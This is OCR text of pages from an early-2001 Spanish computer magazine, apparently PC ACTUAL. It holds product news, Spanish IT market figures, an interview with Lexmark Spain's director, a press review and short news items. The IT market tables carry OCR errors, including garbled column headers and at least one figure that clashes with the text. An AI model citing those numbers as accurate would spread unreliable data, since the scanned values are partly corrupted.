
La principal ventaja que aporta FaxNow! 2000 reside en que facilita el remite de faxes por Internet, para lo cual cuenta con el soporte del proveedor líder NetCentric y una tecnología que incluye funciones como selección de la ruta más económica, integración con la agenda de teléfonos, etc.

El precio orientativo de FaxNow! 2000 es de 25.295 pesetas (152 euros) más IVA para servidor y un usuario.

Redrock Technologies Ibérica
91 637 25 76

Adobe presenta la nueva versión de InDesign

Con esta última revisión de InDesign, Adobe Systems pretende otorgar a los proveedores de servicios y el mundo del diseño en general una herramienta más competitiva y que se integra mejor en los flujos de trabajo de la producción impresa. La renovada aplicación responde así a una importante necesidad de los clientes de Adobe, hecho que, como indica Jeffrey Fulton, Director de Tecnología del Grupo de Business Information Group de Time Inc., es tanto más significativo cuanto que el programa constituye *«una piedra angular de nuestro inminente sistema de publicación de próxima generación»*.



En efecto, InDesign 1.5.2. presenta una mayor compatibilidad con las aplicaciones de preimpresión más extendidas como Artwork Systems ArtPro, ScenicSoft Preps y TrapWise, así como con sistemas AGFA, CreoScitex, Heidelberg, Harlequín, HP y Xerox. Además, proporciona soporte de impresión no PostScript a quienes trabajan con Macintosh. Los usuarios registrados de InDesign pueden actualizar su aplicación a través de la web de la compañía.

www.adobe.com

BREVES

Dibujar es más fácil con ExtraCAD IV

La Millennium Edition del conocido programa de diseño presenta como principal novedad la búsqueda automática de puntos geométricos notables, entre los que se cuentan libres, medios, centros, cuadrantes, intersecciones, tangentes, etc. Mediante 73 comandos de dibujo, gestiona una gran variedad de gráficos primitivos, como puntos, elipses, curvas de Bezier y B-Spline, relleno de fondo o texto vectorial.

El nuevo CAD cuenta con 256 *layers* con múltiples atributos (nombre, color, estilo de trazo, etc.), que pueden modificarse por grupos. Destaca especialmente, su capacidad para administrar bibliotecas de símbolos ya creados y crear otras nuevas autónomamente. Por último, ExtraCAD IV Millennium Edition permite importar y exportar ficheros en formato DWG.

El precio del producto es de 7.995 pesetas (48,04 euros).

www.finson.com

IBM apuesta fuerte por las xSeries de sus servidores eServer

La clave de estos modelos es la *X-architecture* que consiste en una arquitectura innovadora, fiable y escalable dentro de la gama de servidores de Intel.

Recientemente IBM hizo una presentación para la prensa especializada en el famoso IBM *Weybridge* de Londres. Ubicado a las afueras de la capital británica, este gran centro de operaciones del gigante azul se encuentra especializado mayoritariamente en el desarrollo de su gama de servidores.

Dentro de la gama eServer de IBM, la presentación se centró en las nuevas xSeries. Esta «X» proviene de la *X-architecture*, una arquitectura fiable y escalable que dispone de una serie de ventajas tales como *Active PCI* (que permite añadir una tarjeta PCI sin apagar el servidor) y memoria *ChipKill* más fiable que la ECC. Por otro lado, quedó patente el apoyo que está teniendo el sistema operativo Linux por parte de este gigante de la industria informática.

También tuvieron lugar una serie de demostraciones con esta gama de servidores, donde el punto que más llamó la atención fue ver en funcionamiento el famoso Análisis de Predicción de Fallos. Este sistema cuenta con una serie de indicadores luminosos en el frontal que alertan al administrador de cualquier malfuncionamiento de un componente del mismo, como ventiladores, suministradores de corriente o reguladores de voltaje. Esto permite solucionar cualquier tipo de problema que se produzca en un tiempo record, minimizando las paradas de la red.

www.ibm.com

IBM 900 100 400

Fujitsu Siemens Computers amplía su gama PRIMERGY

La compañía ha anunciado la ampliación de su familia de servidores con el lanzamiento del nuevo nodo de computación extraplano PRIMERGY N200, un servidor compacto y potente con arquitectura Intel de 2 vías. Está diseñado para satisfacer las necesidades del *Business Critical Computing* de empresas que operan en el terreno de proveedores de servicios y centros de datos para *e-business*. Entre sus características cabe destacar su buen rendimiento, disponibilidad máxima y facilidad de administración. El soporte de sistemas operativos como Windows 2000 y Linux permite el uso de una amplia variedad de soluciones.



Este es el modelo torre del servidor PRIMERGY H200.

Fujitsu Siemens también ha presentado su nuevo servidor de 2 vías PRIMERGY H200, ideal para grupos de trabajo corporativos o pequeñas y medianas empresas que precisan un servidor para aplicaciones críticas como ERP o comercio electrónico, servidores web, etc. El sistema combina la potencia de dos procesadores Intel Pentium III Xenon de hasta 1 GHz y está disponible en modelo torre o como módulo para bastidor. En el hardware del PRIMERGY H200 se incluye una amplia gama de funciones de alta disponibilidad, como la protección del almacenamiento y los componentes redundantes de conexión en caliente, y estas funciones se pueden complementar opcionalmente con un sistema de servidores en *cluster*.

www.fujitsu-siemens.es

Fujitsu Siemens Computers

902 118 218

Citrix estrecha sus lazos con IBM y Compaq con su nuevo lanzamiento

Citrix ha anunciado recientemente el nuevo software de cliente ICA de 32 bits para el sistema operativo OS/2 de IBM. Esto ha estado motivado por la importante presencia de este sistema en el mundo, con más de 8 millones de equipos y especialmente en la industria financiera y de telecomunicaciones de Europa. Gracias a este nuevo lanzamiento de Citrix, será posible acceder a las aplicaciones basadas en servidores Windows y UNIX ejecutadas con un PC con OS/2.



De todas formas, IBM mantiene una alianza estratégica con Citrix desde 1996 y es uno de los miembros *Premier Plus* del Citrix *Business Alliance*. Además, su software MetaFrame soporta también al sistema operativo AIX de IBM. El objetivo final de todo esto es que un número considerable de empresas podrán beneficiarse de la sencillez de este método para utilizar sus aplicaciones críticas desde un mayor número de dispositivos cliente, sea cual sea su ubicación en la empresa.

Por otra parte, Citrix ha prestado soporte al nuevo *EMEA Wireless Center* creado por Compaq en Estocolmo a finales del año pasado. Este centro se ha establecido para exponer las soluciones de extremo a extremo más sofisticadas para el uso inalámbrico de Internet y ayudar a Europa a obtener ventajas comerciales adoptando la tecnología inalámbrica. Citrix ha posibilitado la implantación inalámbrica de aplicaciones críticas, incluyendo Siebel, Microsoft Office y Microsoft Internet Explorer, aprovechando la optimización ante un ancho de banda reducido que proporciona el protocolo ICA de Citrix MetaFrame.

www.citrix.com

Las TI incrementan su peso específico en el PIB español

El año 2000 ha señalado una tendencia al alza dentro del sector de las Tecnologías de la Información en nuestro país. Según un estudio de CB Consulting realizado para la revista Computing, la facturación del sector ha alcanzado casi los dos billones de pesetas.

Nuestro sector de las Tecnologías de la información crece a buen ritmo, aunque esté aún lejos de alcanzar los niveles de la media europea. En cuanto a las cifras que se refieren exclusivamente al mercado de las TI, el sector ha obtenido 1.707.094 millones de pesetas, cifra que se sobrepasará previsiblemente en el año 2001, en que se alcanzarán los 2.215183 millones de pesetas solamente en Tecnologías de la Información, mientras que en la facturación total se llegará a la cifra prevista de 2.354.643 millones de pesetas, cercana ya a los dos billones y medio (Ver tabla 1).

Estas cifras se traducen en un aumento de la importancia de la participación de las Tecnologías de la Información en el contexto global económico español. Tras los descensos producidos a mitad de la década, se producen de nuevo incrementos de la participación de la facturación de las TI frente al PIB, continuando las previsiones de aumento en los años 2000 y 2001 (ver gráfico).

En cuanto a la facturación por sectores, el hardware sigue siendo el concepto de mayor facturación dentro de las ventas de TI en el mercado español, pero perdiendo constantemente peso específico en el concepto total. La situación continúa en las previsiones de 2001. De este modo vemos cómo el hardware ha pasado de ser un 47,8% del total de las ventas de Tecnologías de la Información en España, es decir, casi la mitad del total, a suponer un 41,5% en 2000. Por el contrario, los servicios de Tecnologías de la Información pasan desde un 21,2% a nada menos que un 30,5% previsto para el año 2001, en un período de cinco años. La participación del software ha sido, por su parte, más homogénea en todo el lustro, manteniéndose en unos niveles de entre el 12% y el 13% (ver tabla 2).

Evaluación de la relación TI/PIB en España



Fuente: El País

Tras superar el bache de mediados de los años 90, podemos observar un crecimiento continuado de la importancia de las TI en el PIB de nuestro país. En cuanto a incrementos, no obstante, se observa una cierta desaceleración aparente, debida a los altos aumentos producidos en 1998 y 1999 por las inversiones extraordinarias en paliar el Efecto 2000 (esto se observa también en la tabla 1).

Facturación en TI en España

	Extensión	país	número	incremento	último año
Concepto	2001	2000	1999	1998	1997
Hardware	40,1%	41,5	43,3%	46,0%	47,8%
Servicios	30,5%	28,4%	26,3%	24,1%	21,2%
Software	13,5%	13,7%	13,9%	12,6%	12,6%
Mantenimiento	5,2%	5,7%	6,4%	7,5%	8,7%
Comunicaciones	7,0%	6,7%	6,2%	6,0%	5,9%
Otros	3,6%	3,9%	3,9%	3,9%	3,8%
Total	100,0%	100,0%	100,0%	100,0%	100,0

Fuente: Base de Datos e Informe CB Consulting. % de participación por sectores.

Junto al hardware, software y servicios, ya comentados, se encuentra el desglose del mantenimiento del hardware, que ha ido descendiendo en su participación desde el 8,7% de hace cuatro años al 5,2% previsto de participación para el año 2001. Por último, las comunicaciones relacionadas con los sistemas de Tecnologías de la Información van aumentando tanto su volumen de facturación como su incremento porcentual en la participación en el total de las Tecnologías de la Información en nuestro país, al pasar desde un 5,9% a un 7% previsto para el 2001.

Evolución de la facturación en TI

	Extensión	país	número	incremento	último año
Concepto	2001	2000	1999	1998	1997
Facturación en TI	2.215.183	1.997.055	1.716.243	1.446.016	1.242.529
Exportaciones	291.743	269.961	245.139	217.912	182.417
TI mercado interno	1.923.440	1.707.094	141.104	1.228.104	1.060.112
Otros conceptos	141.460	171.008	177.862	151.037	139.847
Facturación total	2.356.643	2.148.063	1.894.105	1.597.053	1.382.376

Fuente: Base de datos e informes CB Consultig. Valor en millones de pesetas.

Las exportaciones de TI en nuestro país siguen también un ritmo creciente, superándose holgadamente el cuarto de billón de pesetas (269.961 millones de pesetas). Una vez restadas las exportaciones, se obtiene la cifra de mayor utilización en los cálculos de las empresas, la cifra de facturación en el mercado interno, que se sitúa en los 1.707.094 millones de pesetas en el año 2000 y que previsiblemente alcanzará en 2001 una cifra muy cercana a la mítica barrera de los dos billones de pesetas (1.923.440 millones). Si expresamos estas cifras en porcentajes de participación, se detecta un notable incremento de la facturación en TI en el concepto total de estas empresas variando desde el 89,9% de 1997 al 94,6% del año 2001.

BREVES

Las ventas de ordenadores caen en diciembre

Las ventas de computadoras personales en el mercado minorista y por correo cayeron aproximadamente un 24% en diciembre respecto al año anterior. Según resultados preliminares difundidos por la empresa PC Data, diciembre fue el quinto mes consecutivo en el que se registró una caída de las ventas respecto 1999. En el año 2000, las ventas de computadoras personales en los grupos minoristas y por correo bajaron en un 0,8% comparados con 1999 (10,1 millones de unidades). Ello, la consultora afirma que el mercado minorista de ordenadores verá incrementados sus beneficios entre un 10% y un 12% en el último cuarto del 2001, gracias a un cambio en las compras que dejará a un lado los PCs a favor de los nuevos productos digitales. Las ventas de *handheld* (Palm, Visor y Pocket PC) en noviembre doblan a las del mismo periodo de 1999. Otras categorías que han experimentado importantes incrementos son los reproductores de MP3 (400%), las *webcam* (68%), grabadoras de CD (65%), CDs virgen (32%), cámaras digitales (26%) y ratones (15%).



El último byte

Eduardo Sánchez Rojo

eduardo@bpe.es

El negocio del color


El otro día estaba charlando con mi primo cuando me habló de un tema que vale la pena comentar. Para situarnos, tiene una de esas impresoras de inyección de tinta a color que podemos encontrar por unas 10.000 pesetas. Sin embargo, una vez comprada y exprimidos sus cartuchos, descubre cómo los consumibles nuevos salen por unas 11.000 pesetas. Entonces cae inmediatamente en la cuenta de que algo falla. ¿Cómo es posible que la impresora nueva, con cartuchos incluidos, cueste lo mismo que comprar unos nuevos? ¿Es marketing de las empresas para propiciar la venta de máquinas nuevas, aún a costa de perder dinero? ¿O es que nos engañan con el precio real de los cartuchos de impresión, aprovechándose del consumidor? En cualquier caso creo que es una falta de respeto hacia el comprador. Parece increíble que esa moda del «usar y tirar» haya llegado tan lejos. Ahora resulta que sale más a cuenta comprar una impresora nueva cada vez que se nos acabe la tinta que reponer los cartuchos. Puestos a elegir, tiene sus ventajas. Disfrutaremos de una máquina nueva cada vez, siempre tendremos el último modelo y, además, quedaremos bien regalando nuestra «vieja» impresora a algún «amigo».

Un invento llamado Ginger

Muy poca gente lo ha visto, aunque algunos barruntan que se parece a un patín. Puede que sea el regalo de las navidades del 2002, o la solución a la contaminación atmosférica en las grandes ciudades.

El científico Dean Kamen, inventor de la inyección personal de insulina o de la silla de ruedas para subir escaleras, parece que acaba de crear un nuevo artilugio realmente revolucionario. Sin embargo, hasta el momento, ninguna versión oficial ha transcendido al respecto. Los rumores y evidencias más fiables hablan de una especie de patín capaz de ser utilizado como medio de transporte personal y no contaminante. Por el momento se sabe que visionarios como Jeff Bezos de Amazon o Steve Jobs de Apple conocen el invento en profundidad y están realmente convencidos de su transcendencia.

Hace unos días se hacía público que Harvard Press había pagado nada menos que 250.000 dólares (casi 44 millones de pesetas) por los derechos de publicación del libro sobre el invento, que ya



ha recibido el nombre de Ginger. Lo que sí parece cierto es que el sistema de propulsión utilizado por este pequeño medio de transporte puede revolucionar cientos de aspectos de la vida moderna.

Lexmark: expertos en impresión

Mariano Polo explica a PC ACTUAL las claves del éxito de la empresa

A punto de cumplir una década como empresa se escindió de IBM en el año 91, Lexmark ha pulverizado en el 2000 su record de ventas en nuestro país con más de 240.000 impresoras instaladas. Mariano Polo, director general de la filial española, razona el porqué de este éxito y fija un ambicioso objetivo para este ejercicio: superar las 300.000 máquinas vendidas.



Mariano Polo, director general de Lexmark España.

La corta historia de Lexmark, la única gran compañía de impresión que sólo se dedica a eso, a fabricar impresoras, es de todos conocida. En 1991 IBM, debido a su débil posición en este segmento del mercado, separó su división de impresoras y máquinas de escribir para centrarse en la actividad en la que era líder, la fabricación de ordenadores. Poco después, en abril, el equipo que formaba esta división, con el apoyo de importantes inversores, creó una compañía propia: Lexmark International, Inc. Mariano Polo, director general de la filial española, hace hincapié en la capacidad del novel fabricante en crear una estructura y hacerse un importante hueco en el mercado en tan corto espacio de tiempo. *«Cuando nos escindimos de IBM, nuestro catálogo estaba formado por máquinas de escribir e impresoras matriciales. Sólo teníamos una impresora láser. Hemos tenido que crearlo todo casi desde cero. Ahora disponemos de tecnologías propias láser y de inyección punteras»*.

El crecimiento espectacular de Lexmark, su inversión constante en tecnología y su compromiso con el cliente han multiplicado el prestigio de esta compañía aupándola al podio mundial entre los fabricantes de impresoras, sólo superado, en unidades vendidas por HP y Epson. Actualmente Lexmark cuenta con cerca de 11.000 empleados, tiene 8 plantas de producción en todo el mundo y está presente en más de 100 países, con unas ventas totales que superaron los 3.500 millones de dólares en 1999.

En España la plantilla supera las 40 personas con las que han cerrado un ejercicio 2000 histórico, el mejor de Lexmark España. Según Polo, *«este año hemos crecido un 71% en número de impresoras vendidas: alrededor de 240.000 unidades. Eso sí, de este total, más de 200.000 corresponden a modelos de inyección de tinta»*.

El gran reto del color

Desde sus orígenes Lexmark apostó por desarrollar su tecnología y ser propietario de ella, algo de lo que pueden presumir muy pocas compañías. Esto resulta fundamental en un mercado donde los productos se renuevan cada pocos meses y la tecnología es el factor diferenciador entre la oferta disponible.

Su dedicación exclusiva a la impresión hace que Lexmark cuente con una gama completa de productos destinados al mercado profesional y al de consumo, que incluyen impresoras láser, de inyección de tinta y matriciales, software, consumibles, servidores de impresoras en red, además de completos programas de asistencia técnica y mantenimiento. En el mercado de consumo, la inyección de tinta color es la gran protagonista por el número de unidades vendidas. A pesar de que Lexmark se introdujo tarde en este mercado, ocupa ya la tercera posición en el mercado español. Una agresiva política de productos con precios de entrada de poco más de 10.000 pesetas y la utilización de canales de consumo como las grandes superficies han sido las claves de este rotundo éxito. *«En pocos años hemos pasado de la inyección monocromo a la inyección color por el mismo precio ampliando las posibilidades para el usuario final. Al incrementar la producción los costes de fabricación han bajado. Además, las continuas innovaciones tecnológicas y nuevas aplicaciones como la fotografía digital han provocado la renovación del parque de impresoras»*. La gran asignatura pendiente para Lexmark y los demás fabricantes es introducir masivamente las impresoras láser color, un mercado que el año pasado supuso en nuestro país alrededor de 10.000 unidades, el doble que el anterior. Y es que, como comenta Mariano Polo, *«aunque la tecnología láser color ya es asequible, todavía no ofrece las velocidades que requieren las corporaciones en muchísimos casos. Por otro lado tiene que competir con la inyección color que soporta más variedad de soportes y ofrece una calidad final superior con los consumibles adecuados. Hoy por hoy, las impresorasen red son en su mayor parte monocromo»*.



Esta es una de sus exitosas impresoras de inyección color, el modelo Z52.

La estrategia de las 3 R

La esencia de la actuación de Lexmark en el terreno del diseño de.productos, procesos de fabricación y plantas industriales es reducir el impacto sobre el medio ambiente. Para ello se basan en lo que, en el argot interno, denominan las «3 R»: reducir, reciclar y reutilizar. Desde la creación de la compañía, la cantidad de materiales utilizados en sus envases se ha reducido a la mitad. La política medioambiental implica también la fabricación de consumibles de larga duración, impresoras láser sin emisiones de ozono, impresoras con dispositivos de ahorro de energía, la no utilización metales pesados en las tintas impresas sobre el empaquetado, etc. La importancia del medioambiente para la firma de Kentucky se ha visto reflejada además en su programa *Operation ReSource*, que permite a los usuarios corporativos y finales devolver, sin cargo alguno, individualmente sus cartuchos y



toners vacíos a Lexmark para un reciclaje adecuado. Mariano Polo nos comentó que llevan una estadística mensual a nivel europeo sobre el tema de recogida de cartuchos y la participación es muy significativa. Además Lexmark forma parte de la Fundación RainForest dedicada a la protección de bosques y selvas.

Grandes competidores

Las necesidades de impresión, al igual que la tecnología, cambian constantemente y esto es algo que implica una renovación constante, aunque no en todas las gamas. Mariano Polo hace esta distinción ya que *«en la inyección de tinta tenemos un ciclo de renovación muy alto, cosa que no ocurre en la impresión profesional, donde la vida de las impresoras es mucho mayor. Esto es por una razón muy sencilla: cambiamos los PCs, porque el software nos hace cambiar a configuraciones más potentes pero nos sigue siendo útil la misma impresora; el software no nos fuerza necesariamente a cambiar de máquina».*

En Lexmark, la renovación es uno de los factores clave para ser competitivos en un mercado tan dinámico. El año pasado lanzaron más de 20 impresoras nuevas con mejor precio, mejor resolución, más velocidad y más calidad que sus antecesoras. Y este año van por el mismo camino. Entre los nuevos modelos destacarán las impresoras de inyección profesional, un segmento donde Lexmark quiere pisar el acelerador. Respecto a la competencia, Polo nos comenta que *«Lexmark tiene que hacer frente a unos magníficos fabricantes que hacen unos productos estupendos y que están muy bien dirigidos en los distintos segmentos del mercado. Lo que pasa es que para hacerse un sitio en el mercado hay que tener en cuenta que el usuario español ha madurado y sabe bien lo que quiere. Es decir, si quieres ser competitivo tienes que dar mejores productos, buen precio y un excelente servicio post-venta. Además, te tienes que apoyar en un buen canal, y el canal tiene que confiar en ti».*



Para Lexmark el diseño juega un papel muy importante.

Lexmark vende sus productos a través del canal salvo las espectaculares operaciones con las grandes superficies y retailers que negocia directamente. Polo reconoce la gran ayuda que ha supuesto para ellos el canal de distribución para conseguir las ventas actuales. En el mercado de los grandes clientes, el fabricante se apoya en los grandes *dealers* corporativos de este país. Cuando se dirige a la pyme, Lexmark dispone de unos 400 puntos de venta autorizados que son los que atienden a la gran base de empresas repartidas por la geografía nacional y que compran los productos Lexmark a través de mayoristas. En el mundo del consumo, las grandes superficies y los retailers constituyen la base de una política agresiva de precios. Eso sí, para este año quieren ampliar los puntos de venta con mayor presencia en tiendas de informática y cadenas de línea marrón. Respecto a la venta directa por Internet que ya realiza Lexmark en los USA, Polo adelanta que *«venderemos a través de la Red en España cuando realmente pensemos que es el momento. Eso sí, en unos términos y condiciones que no afecten a nuestro canal».* Para este directivo, la web es la tarjeta de visita de la compañía. Y aunque disponen de un eficaz servicio de atención telefónica, lo que realmente quieren es apoyarse en Internet para la atender a los usuarios.


Compromiso con la tecnología

Respecto al futuro, Mariano Polo ve los principales cambios en el terreno del color. «*Dentro de unos años, aunque a España llegue un poco más tarde, nos encontraremos con un fenómeno que es la llegada del color profesional al mundo de los negocios, algo que está todavía por explotar».* A medio plazo, las mayores innovaciones vendrán ligadas a tecnologías en alza como Bluetooth, donde Lexmark ya cuenta con prototipos. *«Bluetooth es la solución ideal para los usuarios de dispositivos portátiles, PDAs, etc., ya que los usuarios podrán imprimir en cualquier lugar, sin cables y sin complicaciones, siempre que haya una impresora de estas características».*

Otro frente en el que están trabajando fuerte es la impresión con dispositivos digitales del tipo WebTV que, aunque en nuestro país todavía no han cuajado, en Estados Unidos empiezan a ser populares. Y es que, como sentencia Mariano Polo, «*Lexmark estará presente en cualquier mercado emergente que esté relacionado con la impresión, aunque no esté implicado directamente el PC».*

www.lexmark.es

Lexmark 91 436 00 48



Eva M. Carrasco

[Revista de prensa]

Derechos de autor en los CDs vírgenes

«Los músicos y productores de películas franceses que pierden royalties a causa de la piratería digital serán parcialmente compensados por una tasa del gobierno que cargará a los CDs grabables y otros medios de almacenamiento. La tasa entrará en vigor el próximo mes y el gobierno francés se plantea extenderla a otros aparatos como discos duros y grabadores de vídeo avanzados. Esta tasa es similar a una puesta en marcha por el gobierno alemán, que carga a los ordenadores que se venden con una grabadora de CDs incorporada».

Noticias.com, 17 de enero de 2001.

El 2000, un mal año para las «puntocom»

«Los portales fueron, hasta mediados del año 2000, la panacea para muchos profesionales, que, por el mero hecho de tener conocimientos básicos de un mercado en el que apenas nadie era experto, podían optar a puestos de trabajo extraordinariamente bien remunerados. El final del año 2000 ha acabado en parte con esa gran ilusión, y aunque el balance en conjunto es positivo, los expertos prevén que 2001 sea en que se comiencen a ajustar las condiciones laborales de las empresas 'puntocom'. La mayor sangría, en torno al 40% del total, se ha dado entre las compañías consultoras, financieras y de información, seguidas de las tiendas on-line».

La Estrella Digital, 3 de enero de 2001.

Políticos en la Red

«La sección del PSOE de la localidad granadina de Jun ha decidido que la cuarta edición de su congreso se hará este año a través de Internet. Todos los militantes, simpatizantes y representantes socialistas del pueblo granadino que lo deseen, deben acceder al site del partido para presentar cualquier enmienda o candidatura a la secretaría. Para el acontecimiento también se ha puesto en marcha un sistema de alerta en los teléfonos móviles, para que cualquier militante que lo desee, sepa en todo momento qué se está decidiendo en el congreso».


Noticias.com, 3 de enero de 2001.

Terroristas caseros en Internet

«La Policía italiana ha arrestado a uno de los creadores de una página web en Internet que daba las instrucciones necesarias para la construcción artesanal de bombas y explosivos de gran potencia. El sitio, que estaba gestionado por seis jóvenes de entre 16 y 18 años de Verbania (norte italiano), explicaba detalladamente las variadas técnicas de fabricación de las bombas utilizadas por los grupos terroristas más conocidos. La página, dividida en seis secciones, describía los mecanismos de explosión y las mechas y detonadores más apropiados, en una guía práctica para confeccionar bombas».

La Estrella Digital, 4 de enero de 2001.

Recién nacidos virtuales



«BabyPressConference.com, es un sitio web dirigido a las familias que asisten al nacimiento de un hijo y quieren compartir la alegría del acontecimiento con familiares y amigos. Es un sitio web privado al que se accede mediante una clave y en el que las familias emiten vídeos en directo con escenas posparto del recién nacido y la madre, al tiempo que conversan, mediante un chat, con los familiares y amigos que asisten al evento y muestran fotografías, ideas y pensamientos en una especie de tablón de anuncios exclusivo».

iBrujula.com, 4 de enero de 2001.

OUT & IN

OUT

● La Unidad de Investigación en Tecnologías de la Información del Cuerpo Nacional de Policía ha hecho balance del pasado año y ha llegado a la conclusión de que fueron 581 los delitos informáticos descubiertos relacionados con Internet.




En concreto, se investigaron 354 casos de pornografía infantil, cifra que representa más de la mitad de los delitos descubiertos, 76 casos relacionados con estafas, subastas y ventas ilegales en la Red y 61 fueron calumnias e injurias aparecidas en Internet.


IN

● El gobierno chino parece que poco a poco está abriendo sus puertas a Internet. Como muestra de ello, acaba de autorizar a dos portales chinos para que publiquen noticias en la Red. La medida, aunque resulta alentadora, responde a la legislación establecida en el país por el que ninguna compañía puede publicar noticias en Internet sin consentimiento gubernamental expreso. Los dos portales autorizados han sido Sina.com y Sohu.com, el primero con una edición para Estados Unidos y el segundo con una versión exclusiva para China. Charles Zhang, presidente de Sohu.com, calificó la decisión gubernamental como un evento histórico para la Industria de Internet en China. No es para menos.

● El Ministerio de Agricultura ha habilitado una página web para informar a todos los consumidores sobre el mal de las «vacas locas» o Encefalopatía Espongiforme Bovina (EBB). El *site* incluye información sobre la enfermedad, sus consecuencias, las noticias que se van produciendo y las recomendaciones oficiales para evitar cualquier contagio. También incluye una sección con preguntas habituales como si los españoles pueden o no hacer el caldo con huesos de vaca.



Entre líneas



La compañía NEC, el grupo de investigación del profesor Shinji Matsui del Instituto Himeji de Tecnología (HIT) y Seiko Instruments (SII) han realizado la copa de vino más pequeña del mundo. Para ello han utilizado técnicas que pueden producir objetos en tres dimensiones en escala nanométrica (un nanómetro es la milmillonésima parte de un metro). Además, los investigadores construyeron la copa utilizando carbono con un diámetro externo de tan sólo 2.750 nanómetros (nm), 200.000 veces más pequeño que una copa de tamaño normal. Esta nueva técnica experimental abre el camino para la producción de dispositivos en ultraminiatura como biosensores o dispositivos de comunicaciones ópticas de alto rendimiento.


Arthur C. Clarke, el creador de 2001, Una odisea en el espacio, entrará a formar parte de la tripulación de una singular nave espacial. La misión pretende ser un mensaje a cualquier tipo de vida extraterrestre ya que se compone de fotografías, dibujos, textos o muestras genéticas de habitantes de todo el mundo que serán lanzados al espacio en el segundo trimestre de 2001. La nave espacial que contendrá todos estos objetos será la primera que viaje por el espacio gracias a una «vela solar», aprovechando la energía solar para surcar el espacio. El proyecto se está gestionando a través de Internet, desde donde se podrán observar los avances de esta singular misión.

Sony ha desmentido que Irak hay comprado grandes cantidades de la consola PlayStation 2 con fines militares. La polémica surgió cuando las autoridades japonesas advirtieron de la posible aplicación de los componentes de la potente consola para fabricar dispositivos militares. La portavoz de Sony, Molly Smith declaraba: *«Con nuestra actual situación de inventario, es probable que cualquiera, ya sea Saddam Hussein o cualquier otro, que presuma de tener una gran cantidad de unidades de la PlayStation 2 esté fanfarroneando»*.

Desde el mes de enero hasta mayo, recorrerá las principales ciudades de España el Ericsson Gnración WAP Tour, una iniciativa del fabricante de teléfonos móviles dirigido a la juventud. Esta gira tendrá como base un camión itinerante de 13 metros de longitud en el que se podrá asistir a demostraciones de la gama de terminales móviles de Ericsson, incluyendo sus nuevos teléfonos con tecnología WAP, el T20 y el A2628s. Los jóvenes también podrán cambiar el color de su pelo o hacerse tatuajes y *piercing* en el área «cambia tu look». Además la gira de Ericsson se complementa con el festival Gnración WAP, que reunirá a los mejores DJs en un concierto que se celebrará en cada una de las ciudades que incluye la gira.

Fueron noticia

El museo del siglo XXI





Imbuidos como estamos ya en el siglo XXI, cobra protagonismo el museo de las ciencias Príncipe Felipe de Valencia, un espacio vanguardista inaugurado hace unos meses, donde se integran las ciencias con una nueva forma más interactiva de disfrutar de un museo. Situado en el antiguo cauce del río Turia, en Valencia, e integrado en la Ciudad de las Artes y las Ciencias, es el museo más grande de España. El futurista edificio, diseñado por Santiago Calatrava, recoge en sus tres plantas todo el saber científico y tecnológico desde una perspectiva interactiva. Se trata de un museo en el que todo se puede tocar y experimentar que está abierto desde noviembre del año pasado.

Lotusphere 2001

Del 14 al 18 de enero se celebró en Orlando (Florida) el evento anual que reúne a la compañía Lotus con sus desarrolladores y en el que se presentan todas sus novedades tecnológicas. El lema de este año *In the know*, resume la apuesta de la empresa por la gestión del conocimiento, el *e-learning* o la comunicación colaborativa. Entre las novedades que se han presentado están los nuevos servidores Domino Every place para móviles y dispositivos inalámbricos y el servidor Lotus Discovery para soluciones de gestión del conocimiento.

CON NOTA

SOBRESALIEN-

